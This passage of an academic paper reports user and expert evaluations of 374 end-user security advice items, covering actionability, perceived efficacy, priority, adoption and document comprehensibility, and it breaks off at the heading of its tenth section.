To complement the Smart Cloze scores, we use perceived ease. To measure perceived ease, we use a single item [51, 55]: "How easy is this document to read?" with 5-point Likert-item response choices of "Very Easy" (2), "Somewhat Easy" (1), "Neither Easy nor Hard" (0), "Somewhat Hard" (-1), and "Very Hard" (-2). This metric is more effective than Smart Cloze for measuring "first-glance" perception of difficulty, which can affect whether or not the reader will continue to read the entire document [39, 49]. Each document was evaluated by three respondents for each metric, and each respondent evaluated

[4] While it would be ideal to measure risk reduction quantitatively – see more discussion in Section 10 – we measured experts perception of risk reduction as a first cut toward quantitatively evaluating efficacy.

[5] We used this assessment mechanism to get relative, rather than explicit, prioritization and that we used this phrasing to stay in line with prior work [10, 26] asking experts to prioritize advice so that we could compare our results.

four randomly drawn documents.

4.2 Human Subjects Recruitment

For measurements conducted with the general population (measurements of actionability and comprehensibility), we recruited users from the survey research firm Cint's[6] survey panel, which allows for the use of quota sampling to ensure our respondents' demographics were representative of the U.S. population within 5% on age, gender, race, education and income. We recruited a total of 1,586 users in June 2019 to evaluate the actionability and comprehensibility of our security advice. Participants were compensated in accordance with their agreement with Cint.

The efficacy measurements were conducted with professional security experts. We recruited experts during May and June 2019. We did so by tweeting from the lead author's Twitter account, asking well-known security Twitter accounts to retweet, and leveraging our personal networks. We also posted in multiple professional LinkedIn groups and contacted authors of security blogs. All recruited individuals completed a screening questionnaire to assess their security credentials, including what security certifications they held, whether they had ever participated in a CTF, what security blogs or publications they read, whether they had ever had to write a program that required them to consider security implications, whether they had ever penetration-tested a system, and their current job title. We also asked them to upload their resume or link to their personal website so that we could verify their credentials. We considered anyone who had done two or more of: participating in a CTF, penetration testing a system, and writing programs that required them to consider security implications, OR who held security certifications (including computer security professors) to be an expert. Ultimately, 41 qualified experts evaluated our security advice. The majority of our experts were practitioners; only three were academics. Our experts have diverse workplace contexts: engineer through director-level information security professionals for large corporations and government agencies, red team/pen testers, independent security consultants, and privacy-focused professionals at large and well-known non-profit/advocacy organizations. Experts were paid $1 for each piece of advice they evaluated. Advice was evaluated in batches of 10; experts were allowed to complete as many batches as desired and were able to skip previously-evaluated pieces of advice. On average, experts evaluated 38 pieces of advice each.

4.3 Measurement Validity

We evaluate the validity of our measurements in two ways: (1) we check the reliability of ratings provided by our user and expert evaluators, again using the ICC metric (see Section 3) and (2) we examine whether these quality measures are discriminant, whether they correlate with behavior adoption (the ultimate goal of security advice), and, where possible, whether we reproduce results of prior work on security advice. We report on (1) here and point the reader to Section 9 for the results of (2).

Overall, all of our evaluators achieved at least "good" reliability in evaluating our three metrics of advice quality [27]. For actionability, reliability was "very good": ICC = 0.896, 0.854, 0.868, and 0.868 for confidence, time consumption, disruption, and difficulty, respectively. For efficacy, the experts achieved "very good" reliability, with an ICC of 0.876, and for comprehensibility, our Cloze raters had "excellent" reliability (ICC=0.989), while our ease raters achieved "good" reliability (ICC = 0.757).

4.4 Limitations

As with all measurement and user studies, our work has certain inherent limitations. First, it is possible that our security advice corpus is not fully representative of the ecosystem of security advice. We used multiple techniques — soliciting advice recommendations from experts, two methods for collecting search queries from users — to ensure broad coverage of advice in order to mitigate this potential limitation. Second, it is possible that our manual annotation process was inaccurate. We conducted a double annotation of over 10% of our documents, achieving "sufficient" inter-annotator agreement before proceeding to annotate independently, to mitigate this risk; further, both coders conducted a full review of each other's taxonomies once annotation was finished, and reached a final, cohesive taxonomy that was applied to all documents. Third, we cannot capture all possible types of relevant expertise. To minimize data collection, we screened our experts for expertise but explicitly did not collect demographic data; examining how experts' sociodemographic backgrounds may affect how experts prioritize advice may be an exciting direction for future work.

Fourth, due to the volume of advice, experts and users evaluated advice in the abstract and did not evaluate all advice. We find, through a X^2 proportion test, that there is not a statistically significant difference between the priority ratings of the 26 experts who rated less than 30 pieces of advice and the 15 who rated more advice; however, lack of a full sense of the dataset may still have affected prioritization.

Fifth, our instantiations of our metrics may not provide a full picture of the comprehensibility, perceived efficacy, and perceived actionability of our documents. To mitigate this limitation, we relied upon established, validated tools from library science and NLP [49,65] and constructed questionnaires that we robustly pre-tested using techniques such as cognitive interviewing, following survey methodology best practice for mitigating self-report biases such as social desirability [44].

[6] https://www.cint.com/reach-survey-respondents/




Figure 2: User ratings of actionability.




Figure 3: Advice actionability by topic across 374 unique advice imperatives.

Future work may wish to consider evaluating these metrics even more comprehensively, for example evaluating whether users feel that the advice is effective. As with any new metric, repeated validation in multiple contexts is necessary to firmly establish validity. While self report biases may indeed remain, recent work on survey methodology specifically for security topics suggests that self-report data provides a reasonable, if not entirely precise, picture of real security behavior [48].

5 Perceived Actionability

In this section, we summarize users' perceptions of the actionability of the 374 pieces of advice in our corpus.[7]

5.1 Overall Actionability

The majority of advice is perceived as fairly actionable. Overall, the advice imperatives in our corpus had a median rating of "somewhat" confident the rater could implement the advice, as well as median ratings of "slightly" time consuming, "slightly" disruptive, and "not at all" difficult. The distribution of actionability ratings across advice is shown in Figure 2. People were "very" (37.7%) or "somewhat" (38.2%) confident about implementing around three quarters of the advice imperatives, with only 7.5% of advice receiving a median rating of "not at all" confident. Further, around half of the imperatives were considered "not at all" time consuming (43.6%), "not at all" disruptive (45.5%), and "not at all" difficult (51.1%).

We define unactionable advice as advice that people were "not at all" confident about implementing or advice that was rated as "very" time consuming, "very" difficult, or "very" disruptive to implement. Only 21, 19, and 20 imperatives were rated "very" time consuming, disruptive, and difficult, respectively; 28 pieces of advice received a median rating of "not at all" confident. This totals 49 imperatives (13.1%) that were unactionable on at least one metric, and 25 (6.7%) that were unactionable on two or more metrics. This unactionable advice is summarized in Table 2.

[7] In the interest of space, in the remainder of the paper we refer to perceived actionability, as judged by our survey respondents, as "actionability."

5.2 Actionability by Frequency

In addition to considering individual imperatives, we consider actionability across the frequency of advice (2780 pieces total) collected in our corpus. This allows us to consider the extent to which the most commonly presented advice is actionable.

Most advice in the corpus is fairly actionable. We found that 81.3%, 81.0%, and 84.0% of the 374 imperatives were considered at most "slightly" time consuming, disruptive, and difficult to implement, respectively. Participants were "somewhat" or "very" confident about implementing 86.2% of the advice. Further, the 49 pieces of advice we consider unactionable made up only 3.6% of the advice in the corpus by frequency, despite making up 13.1% of the unique advice imperatives. The less actionable advice, however, was spread throughout the corpus. 20.5% of documents contained at least one piece of advice we consider unactionable.

5.3 Actionability by Topic

Each of the four sub-metrics of actionability differ significantly by topic overall, with $p = 0.040$ for confidence, $p < 0.001$ for time consumption, $p = 0.042$ for disruption, and $p = 0.022$ for difficulty (Kruskal-Wallis tests). These differences are summarized in Figure 3. Pairwise comparison tables, including specific topic differences that were significant after correction — which are detailed below — can be found in Appendix F.

Overall, people were confident they could implement at least 50% of advice on all of the topics. They also rated more than 50% of the advice on all topics except data storage as at most "slightly" time consuming, disruptive, or difficult.

The most-actionable advice is about account security, finance, and passwords. People were at least "somewhat" confident they could implement more than 80% of the advice about account security, and people found more than 80% of the advice about account security at most "slightly" time consuming and "slightly" difficult to implement. Advice about fi-

Advice	Not Confident	Very Time Consuming	Very Disruptive	Very Difficult	Efficacy	Risk Reduced
Apply the highest level of security that's practical	✗	✗		✗	All Accurate	50%
Be wary of emails from trusted institutions	✗				All Accurate	25%
Beware of free VPN programs		✗		✗	All Accurate	30%
Change your MAC address	✗				Majority Accurate	32.5%
Change your username regularly		✗	✗	✗	Majority Useless	NA
Consider opening a credit card for online use only	✗				All Useless	NA
Cover your camera			✗		Majority Accurate	30%
Create a network demilitarization zone (DMZ)	✗				Majority Accurate	27.5%
Create keyboard patterns to help remember passwords		✗	✗	✗	Majority Useless	NA
Create separate networks for devices	✗	✗	✗	✗	Majority Accurate	40%
Disable automatic download of email attachments		✗			All Accurate	40%
Disable Autorun to prevent malicious code from running	✗	✗			All Accurate	50%
Disconnect from the Internet	✗				All Accurate	25%
Do online banking on a separate computer				✗	All Accurate	32.5%
Encourage others to use Tor			✗	✗	Majority Accurate	25%
Encrypt cloud data	✗			✗	Majority Accurate	45%
Encrypt your hard drive	✗		✗	✗	All Accurate	5%
Isolate IoT devices on their own network	✗	✗	✗	✗	Majority Accurate	20%
Keep sensitive information on removable storage media		✗			Majority Accurate	22.5%
Leave unsafe websites		✗	✗		Majority Accurate	22.5%
Limit personal info being collected about you online	✗				Majority Accurate	15%
Lock your SIM card in your smartphone	✗	✗	✗	✗	No Consensus	NA
Not blindly trust HTTPS	✗				Majority Accurate	20%
Not change passwords unless they become compromised	✗				All Harmful	-30%
Not identify yourself to websites	✗				Majority Accurate	30%
Not let computers or browsers remember passwords	✗				Majority Accurate	45%
Not overwrite SSDs	✗	✗	✗	✗	All Accurate	45%
Not send executable programs with macros			✗	✗	All Accurate	20%
Not store data if you don't need to				✗	All Accurate	40%
Not use credit or debit cards online	✗	✗		✗	Majority Useless	NA
Not use encryption when sending e-mail to a listserv	✗	✗	✗	✗	Majority Useless	NA
Not use extensions or plugins	✗				Majority Accurate	35%
Not use Facebook	✗			✗	Majority Accurate	30%
Not use your real name online			✗		All Accurate	30%
Not write down passwords				✗	Majority Accurate	50%
Remove unsafe devices from the network		✗	✗		All Accurate	50%
Run a virus scan on new devices	✗				All Accurate	35%
Set up auto-lock timers for your smartphone		✗	✗		All Accurate	30%
Turn off Bluetooth	✗				All Accurate	40%
Understand who to trust online	✗		✗		All Accurate	20%
Unmount encrypted disks		✗			All Accurate	50%
Use a password manager		✗			All Accurate	50%
Use an air gap			✗		Majority Accurate	50%
Use an unbranded smartphone		✗			All Useless	NA
Use different computers for work and home use	✗				All Accurate	50%
Use encryption	✗		✗	✗	All Accurate	50%
Use incognito mode		✗	✗	✗	Majority Accurate	45%
Use single sign-on SSO	✗				All Accurate	10%
Use unique passwords		✗			All Accurate	50%

Table 2: List of the most unactionable advice based on user ratings. The first four columns indicate advice with median rating of "not at all" confident and"very" time consuming, disruptive, and/or difficult. The fifth column indicates expert-perceived efficacy and the sixth column provides expert-estimated median risk reduction for efficacious advice (negative for harmful advice).

nance was also considered quite actionable: 94.1% of finance advice was perceived as at most "slightly" time-consuming or disruptive to implement, and more than 80% of this advice was perceived as at most "slightly" difficult to implement. Advice about passwords scored well on two of the four actionability submetrics: for more than 80% of passwords advice people were at least "somewhat" confident they could implement it and perceived it as at most "slightly" difficult to implement.

The least-actionable advice is about data storage and network security. The topic with the highest proportion of poor (lowest two ratings on Likert scale) actionability ratings, across all four metrics, was data storage. More than half the data storage imperatives received confidence responses of "slightly" or "not at all," there was no advice about data storage for which people were "very" confident. Similarly, 58.8%, 41.2%, and 47.1% of the imperatives about data storage were rated at least "somewhat" time consuming, disruptive, and difficult to implement, respectively. Advice about network security performed nearly as badly on three of the four actionability submetrics; participants were confident they could implement barely half the advice about network security, and they perceived at least 40% of network security advice as "very" time consuming or difficult to implement.

Privacy advice polarizing in perceived actionability. It is additionally interesting to note that the actionability ratings for privacy advice were quite split. Near-equal proportions of privacy advice were rated as at least "somewhat" time




Figure 4: Expert ratings of advice efficacy.

consuming (35%) and "not at all" time consuming (45%). Similarly, while data storage had the highest proportion of advice considered "very" or "somewhat" disruptive, privacy had a higher proportion of advice considered "very" disruptive to implement than any other topic (15%) and no advice that was considered "somewhat" disruptive to implement; on the other hand, 45% of the advice about privacy was considered "not at all" disruptive. Advice about browsers, too, exhibited interesting patterns, although it was not as starkly polarized as privacy advice. A majority of advice about browsers was rated "not at all" difficult to implement, but a (partially overlapping) majority of this advice was also rated as at least "slightly" disruptive.

5.4 Actionability by Domain

Actionability did not differ significantly by domain (Kruskal-Wallis tests for confidence: $p = 0.906$, time consumption: $p = 0.852$, disruption: $p = 0.334$, and difficulty: $p = 0.873$). There was also no significant difference when considering just unactionable advice by domain ($p = 0.684$).

6 Perceived Efficacy

In this section we summarize experts' perceptions of the efficacy[8] of the 374 advice imperatives we identified in our corpus. We caution the reader that this measurement captures experts' perceptions: often the best information available, but not an objective *measurement* of the true efficacy of these behaviors against security threats.

6.1 Overall Efficacy

Almost all advice perceived as effective, almost none as harmful. Overall, 248 imperatives (66.3%) were rated as effective by all three experts who evaluated them, 85 imperatives (22.7%) were identified as effective by two of three experts, and 31 imperatives (8.3%) were identified as effective by one expert. Experts reported that following these imperatives would lead to a median 37.5% reduction in users' security risk.

[8]For space, in the remainder of the paper we refer to perceived efficacy, as judged by our expert evaluators, as "efficacy."

Four imperatives (1.1%) were classified as useless by all three experts: "You should consider opening a credit card for online use only," "You should file taxes early (to avoid identity theft),", "You should let your children teach you about the Internet too," and "You should use an unbranded smartphone." Twenty-two additional imperatives (5.9%) were classified as useless by two of three experts, and 77 (20.6%) were classified as useless by one expert. All 26 pieces of advice identified as useless by the majority (2 of 3) of experts are listed at `securityadvice.cs.umd.edu`.

Two imperatives (0.5%) were considered harmful by all three experts: "You should not change your passwords unless they become compromised" and "You should write down passwords on paper." Five additional pieces of advice (1.3%) were identified as harmful by 2 of 3 experts: basing passwords on upcoming events, creating a new email address when compromised, using tracking applications (to monitor your online activity), using different personas online, storing passwords. The seven imperatives that a majority of experts rated as harmful were rated as having a median increase to users' security risk of 10%. 31 additional imperatives (8.23%) were identified as harmful by one expert. The full list of 38 imperatives identified as harmful by at least one expert is in Appendix **??**). Finally, eight pieces of advice had no consensus (each expert gave a different evaluation). Figure 4 summarizes these results.

6.2 Efficacy by Frequency

Of the 2,780 instances of advice imperatives throughout our corpus, only 3% are perceived by experts as harmful or useless. By frequency, 95.8% of the advice provided was considered effective by a majority of experts (77.7% was considered effective by all experts). 2.5% of advice was considered useless by a majority of experts, and 0.5% was considered harmful. Thus, even though 8.8% of imperatives were perceived as useless or harmful by a majority of experts, these imperatives make up only 3.0% of the advice in our corpus.

Every document contained at least one advice imperative rated as effective by a majority of experts. Further, 82.7% of documents contained exclusively advice evaluated as effective; on average, these documents contained 4.7 pieces of advice. In contrast, documents that contained at least one piece of useless, harmful, or no-consensus advice contained an average of 11.2 pieces of advice, of which an average of 9.8 pieces (83.3%) were perceived as effective.

About 10% of documents in the corpus contained at least one of the 26 imperatives our experts identified as useless. On average, these documents contained 1.4 pieces of useless advice. Also, 6.1% of documents contained one of the eight pieces of advice about which there was no consensus, these documents contained an average of 1.2 pieces of no consensus advice. Finally, 2.8% of of documents contained harmful




Figure 5: Advice priority rating: experts (left), users (right).

advice; on average, 1.1 such imperatives.

6.3 Efficacy by Topic and by Domain

Perhaps unsurprisingly given that the vast majority of advice is considered effective by a majority of experts, efficacy does not vary significantly by topic ($p = 0.245$, Kruskal-Wallis test) or by domain ($p = 0.958$, KW test). There is also not a significant difference in the median risk reduction of the effective advice across different domains ($p = 0.210$, KW test), nor about different topics ($p = 0.312$, KW test).

6.4 Advice Priority

Twenty-five imperatives considered high priority. Experts considered twenty-five pieces of advice (6.7%) as being among the "top 3 behaviors I would recommend" (see `securityadvice.cs.umd.edu` for the full list). Almost a third of all imperatives (31.6%, 118) were rated as being in the "top 5" behaviors experts would recommend. Of the remaining 231 pieces of advice, 187 (half of all advice) were rated as being among the "top 10" behaviors experts would recommend (Figure 5).

In addition to consulting experts' priority ratings, we also inferred priority across our data by computing the ranking of all pieces of advice using matrix factorization. Matrix factorization is a commonly used technique from information retrieval [28, 58] used to determine a full ranking of items when individual users have provided ratings on only a small portion.[9]

This approach identified the following pieces of advice as the top 10: using unique passwords, updating devices, using anti-malware software, scanning email attachments for viruses, encouraging others to use strong passwords, not telling anyone your passwords, using end-to-end encryption, remembering your passwords, and keeping passwords that are written down safe.

Passwords, antivirus, finance, network, and software-security advice given highest priority. Priority differs significantly by topic ($p = 0.044$, Kruskal-Wallis test) but not by domain ($p = 0.089$); Table 3 in Appendix F shows the pairwise (Mann-Whitney, Holm-Bonferonni corrected) comparisons among the topics. Advice about passwords is given especially high priority, along with advice about antivirus, finance, network security, and software security. More detail can be found at `securityadvice.cs.umd.edu`.

Users struggle to discern priority; little correlation between expert and user priority rankings. As a comparison point, we also analyzed users' ratings of the priority of the same 374 pieces of advice, collected from the perceived actionability survey. Users identified 51 pieces of advice (13.5% of imperatives) as the "number one" behavior they should follow, and an additional 96 (25.6%) pieces of advice as among the "top 3" behaviors they should follow. This high proportion of advice perceived as being in the "top 3" suggests that users have an even more difficult time differentiating the importance of advice than do experts, as illustrated in Figure 5.

Experts' and users' priority rankings (as computed with the matrix factorization technique and parameters described above) do correlate ($p < 0.001$), albeit not very strongly ($tau = 0.175$).[10] This result aligns with the findings of Ion et al., who considered a smaller sample (20 pieces) of advice [26].

7 Adoption

We also asked both our expert and general-population advice-evaluators to report whether or not they themselves followed each imperative "at least some of the time".[11] We also used cushioning language to reassure respondents that their answer would not affect their survey compensation or qualification (see Appendices D and C for full questionnaires).

Despite these efforts, self-reports of behavior likely still contain biases from true behavior. Recent work has shown self-reports in the security context to correlate with true behavior, providing insights correct in direction and approximate effect size but off in precise magnitude [48, 69]. As such, the results below should be taken as an indication of how users strive to behave, and a rough approximation of how they actually behave, but not as a precise estimate of daily behavior.

Experts. For 59.6% of the advice (224 imperatives), all three experts claimed to follow that advice at least some of the time. Another quarter of the advice (26.3%, 99 imperatives) was reported as adopted by two of three experts who evaluated it. On the other hand, only six imperatives (1.60%) were reported followed by none of the evaluating experts; by frequency, this represents less than 1% of the advice in the corpus. At a document level, 90.5% of documents have at least one piece of advice that evaluating experts reported

[9] We performed matrix factorization with 1,000 iterations, $alpha = 0.0002$, and $beta = 0.02$, following best practices [37].

[10] We use Kendall's Tau rank correlation as this coefficient is better designed for noisy data such as ours than is Spearman's Rho rank correlation.

[11] Wording selected after several rounds of cognitive testing [70] with both experts and non-experts.




Figure 6: Correlation between security advice adoption, actionability, and priority rankings.

following at least some of the time, and only 2.1% of documents contain any piece of advice that no experts reported following.

General population. All three evaluators claimed to adopt 34.4% of imperatives (129) at least some of the time; another 34.7% were reported as adopted by two of three raters. Only 31 imperatives (8.27% of advice) were reported followed by no respondents.

By frequency, only 3.2% of the advice in the corpus was reported as unfollowed by all evaluators, and 15.4.% was reported followed by only one evaluator. The remaining 81.4% was reported followed by the majority of evaluators (48.0% by all three). We find that 13.5% of documents contain at least one piece of advice not followed by any respondent, while 72.4% of documents contain at least one piece of advice that all three evaluators reported following.

Harmful and useless advice. Of the 40 pieces of advice that were rated harmful or useless by the majority of experts, or which had no consensus, 23 were practiced by one expert who evaluated that advice, 11 were practiced by two of three experts who evaluated the advice, and one ("Create pronounceable passwords") was followed by all three experts who evaluated it as useless. Among general users, 14 of 40 such imperatives were followed by one respondent, eight were followed by two respondents, and 11 were followed by all three respondents.

Actionability and adoption. There is a significant (Pearson) correlation between actionability and general users' reported adoption of advice. Advice with higher confidence ratings is significantly more likely to have a higher adoption rate ($r = 0.391$, $p < 0.001$). Similarly, less time consuming ($r = 0.305$, $p < 0.001$), disruptive ($r = 0.355$, $p < 0.001$), and difficult ($r = 0.367$, $p < 0.001$), advice is more likely to be reported as adopted by general users. Actionability correlates significantly, but with much smaller effect size, with adoption by experts only for user-rated confidence ($r = 0.110, p = 0.034$) and difficulty ($r = 0.124$, $p = 0.017$).

Priority and adoption. Finally, expert and user priority rankings also correlate with their respective adoption of the advice (users: $r = 0.600$, $p < 0.001$; experts: $r = 0.584$, $p < 0.001$). While experts' and users' reported behavior correlates with their own priority rankings, users' adoption of behaviors correlates only weakly with experts' prioritization of advice ($p < 0.001$, $r = 0.212$). That is, user behavior does not follow experts' preferred pattern. This is perhaps unsurprising given that users' and experts' priority rankings barely correlate ($p < 0.001, tau = 0.175$), Figure 6 summarizes the correlations among adoption, priority, and actionability.

8 Comprehensibility

Our final results address the comprehensibility of the documents in which the security advice imperatives evaluated in the prior sections were contained.

8.1 Overall Comprehensibility

We measure the comprehensibility of our documents via Smart Cloze scores and ease perception measurements (see Section 4.4 for more detail). Cloze scores below 50% are interpreted as low comprehension, 50-60% indicate partial but incomplete comprehension, and scores above 60% indicate sufficient comprehension [14].

Wide variance in comprehensibility; on average, partially comprehensible to the general public. Overall, our documents had an average Cloze score of 47.9% (median 51.4%, s.d. 17.9%), equivalent to low-to-partial comprehension. About a quarter of documents (27%) were rated as partially comprehensible (Cloze > 50%); another 28% were rated as fully comprehensible (Cloze > 60%). Figure 7 summarizes the overall Cloze results. People's perception of the ease of reading the documents, as compared to their performance on the Cloze tests, were a bit more positive. The mean document in the corpus was perceived as "somewhat easy" to read. However, we observe very high variance in this metric: the standard deviation of 1.05 is a little more than one step on the Likert scale.

8.2 Comprehensibility by Topic

The most comprehensible documents contain advice about account security, browsers, data storage, device security, and finance. There is a significant difference in the Cloze scores for security documents containing advice about different topics ($p < 0.001$ for all topics, ANOVA; all pairwise tests remain significant after Holm-Bonferonni correction[12]), with the mean Cloze scores by topic varying from lowest to highest by 13.1 percentage points. Figure 8 summarizes the differences in Cloze scores by topic. Documents containing advice about account security, browsers, data storage, device

[12] We omit the p-value tables for the pairwise comparisons here and in the following subsection, as all p-values were below 0.05, even after correction.

security, and finance achieved at least partial comprehension on average (Cloze scores, mean across the topic, above 50%). Finance-related documents had particularly low variance in scores, with a standard deviation of 6.22%.

The remaining topics had mean Cloze scores under 50%, indicating that the majority of test takers struggled to comprehend the average text on these topics. Password- and network-security-related documents had particularly low mean scores, with very wide score spreads. Passwords was the most popular topic in the corpus and also had the highest standard deviation in Cloze scores; we therefore hypothesize that the low scores may be at least partially about quantity. On the other hand, network security is a particularly technical topic, so the low scores may relate to additional complexity or jargon.

There was no significant difference in reading ease perceptions among different topics ($p = 0.999$, Kruskal-Wallis[13]).

8.3 Comprehensibility by Domain

The most comprehensible sources are general news channels, subject-matter experts (SMEs), non-profits, and security and computer-repair companies. To understand whether some advice-givers provided more readable advice than others, we examined Cloze scores grouped by domain. Figure 9 summarizes these results. The Cloze scores of the domains were significantly different: $p < 0.001$, ANOVA (all pairwise tests remain significant after Holm-Bonferonni correction). Of the 30 domain groups we considered, seven scored above 50% (mean across documents): SMEs, general news outlets, how-to websites, non-tech-focused and tech-focused nonprofit organizations, security companies, and computer-repair companies. Within particular categories, we see that some organizations perform better than others (Appendix B); we discuss the more notable cases of variance below. As with topics, there was not a significant difference in ease perception by domain ($p = 0.999$, Kruskal-Wallis).

Government organizations. Among U.S. government organizations, ic3.gov, whitehouse.gov, ftc.gov, and dhs.gov had average scores mapping to partial comprehension or better; the remaining domains perform worse. We had only five non-U.S. government domains in our dataset, three of which (csir.co.za, staysmartonline.gov.au, and connectsmart.gov.nz) had mean scores of partial comprehension or above.

Child-focused organizations. Encouragingly, documents from non-profit organizations (both technology focused and not) that were aimed toward children (e.g., childline.org.uk, netsmartz.org, safetynetkids.org.uk) appear to be among the most readable. That said, content collected from school websites was not particularly readable, with mean Cloze scores indicating low comprehension, suggesting that schools may be better off obtaining content from child-focused nonprofit organizations.

Technical non-profits. Documents from non-profit organizations with technical focus had wider variance. Documents from the Tor Project, GNU, and techsoup.org had mean Cloze scores of at least partial comprehension. However, documents from nine other technical non-profits, including Mozilla, Chromium, and Ubuntu as well as organizations focused specifically on helping non-experts (e.g., libraryfreedomproject.org) had mean Cloze scores well below this threshold. Documents from the EFF and Tactical Tech-sponsored organizations also had mean Cloze scores mapping to low comprehension. This is important, as documents from these two organizations make up 21% of our corpus.

Corporations. Security-focused companies and those offering computer-repair services both scored very high on comprehensibility. We hypothesize that for these companies, which focus on lay users as customers, providing readable materials may be tantamount to a business requirement. On the other hand, non-security-focused companies — including some frequently under fire for privacy and security issues — scored poorly: mean Cloze scores for Google, Facebook, and Apple were 45.1%, 37.9%, and 41.7%, respectively.

Low-comprehension platforms. Finally, seven of the 30 advice-givers we examined provided particularly difficult to read advice (mean Cloze scores under 40%): SANS (sans.org), security forums (e.g., malwaretips.com, wilderssecurity.com), MOOC platforms (e.g., lynda.com, khanacademy.org), consumer rating sites (e.g., consumerreports.org, av-comparatives.org), Facebook, Technical Q&A websites (e.g., stackoverflow.com, stackexchange.com), and academic publications.

While it is not necessarily problematic for more technical content such as that from academic security publications and security forums to be incomprehensible to the the average person, low readability from organizations such as the Library Freedom Project, MOOCs, Facebook Help pages, and Technical Q&A websites may make it difficult for non-experts to stay secure.

9 Discussion

This work makes three primary contributions.

We create a taxonomy of 374 pieces of security advice. This work provides a comprehensive point-in-time taxonomy of 374 end-user security behaviors, including 204 pieces of security advice that were not previously catalogued in the literature. The full set of behaviors can be explored here: https://securityadvice.cs.umd.edu. This taxonomy provides (i) insight into the scope and quantity of advice received by users, (ii) a tool for researchers to consult when considering what security and privacy behaviors to study or analyze, and (iii) a mechanism for the broader security community to move forward with improving security advice by

[13] Ease scores were not normally distributed, so we use a non-parametric test; Cloze scores, on the other hand, were near-normal in a QQ plot and are thus evaluated with an ANOVA.

identifying advice in need of repair or retirement.

We develop and evaluate axes of security advice quality. Our approach to evaluating security advice is in itself a contribution: the axes of quality that we identify (comprehensibility, actionability, and efficacy) and the measurement approaches we designed to assess them can be applied to new advice that is created to ensure that as we move forward in advice-giving, we create higher-quality, more effective advice. Before we can recommend further use of these evaluation strategies, however, we must be convinced of their validity. Specifically, do the quality measurements correlate with behavior adoption (the ultimate goal of security advice), are the measurements discriminant, and are the measurements consistent with prior work (where applicable)? In an initial validation using the results of our work, we find that our metrics indeed correlate with (reported) adoption, lending support for the importance of the advice quality factors we have operationalized. We find that all four of our actionability sub-metrics correlate with reported behavior adoption by users. Additionally, we find that priority ranking — one of our metrics of efficacy — strongly correlates with reported adoption as well, for both general users and experts.

We also find that our quality metrics are indeed discriminant: that is, they measure different components of advice quality. For example, while network security was least readable and also had low actionability, data storage did quite well on readability while scoring consistently low on actionability. Similarly, documents containing advice about software security and antivirus were among the more difficult to read, but were not high in implementation difficulty, indicating that readability of the document containing the advice is different from the actionability of the advice itself.

Further, we examine whether we can replicate the results of prior studies in which security experts were asked to prioritize 20 pieces of security advice [10, 26, 50]. We find that our prioritization results replicate these quite closely. Two of the three behaviors given "number one" priority by our experts overlap with the top three behaviors suggested by experts in both papers: "update system" and "use unique passwords." The third-most-important behavior identified by both papers "use two-factor auth", is rated as a "top 3" priority by our experts and ranked #25 out of 374 across all of our advice.

Of course, this preliminary validation connects these axes of advice quality to reported, rather than actual, behavior. Replication is necessary to fully validate any new metrics, and to examine how they perform in broader application (e.g., having both users and experts rate the efficacy of the advice).

We rigorously evaluate the comprehensibility, perceived efficacy, and perceived actionability of our corpus. By applying our metrics to the taxonomy we developed, we provide a thorough and novel characterization of the quality of the security-advice ecosystem. While prior work focused on expert and user prioritization of a small set of security advice (at most, 20 topics) [10, 26, 50], we evaluate a much larger set of advice and conduct a more comprehensive evaluation that considers not only prioritization, but also comprehensibility, perceived actionability, perceived efficacy, and how these factors interact. Further, our metrics allow us (differently from prior work) to characterize both generalized advice imperatives and specific wording within particular documents.

Overall, we find that security advice is perceived as fairly actionable — only 49 advice imperatives were rated by users as 'very' unactionable on one of our four metrics – as well as effective. The majority of security advice (89%) was perceived as effective by professional security experts.

Yet, we know that users do not adopt even a fraction of this advice consistently, despite their best intentions [43, 56, 67, 68]. This may be due in part to mis-comprehension of the instructions: the hundreds of documents we evaluate exhibit only low to partial comprehensibility for the general public. A larger factor, however, appears to be a crisis of advice prioritization. The 41 professional security experts consulted in this study not only evaluated 89% of the advice in our corpus as accurate, but reported that 118 pieces of advice were in the top 5 items they would recommend to users. By asking people to implement an infeasible number of behaviors, with little guidance on which is the most important, we slowly chip away at compliance budgets [3], leaving users haphazardly selecting among hundreds of "actionable," "effective," "high-priority" behaviors.

10 Next Steps

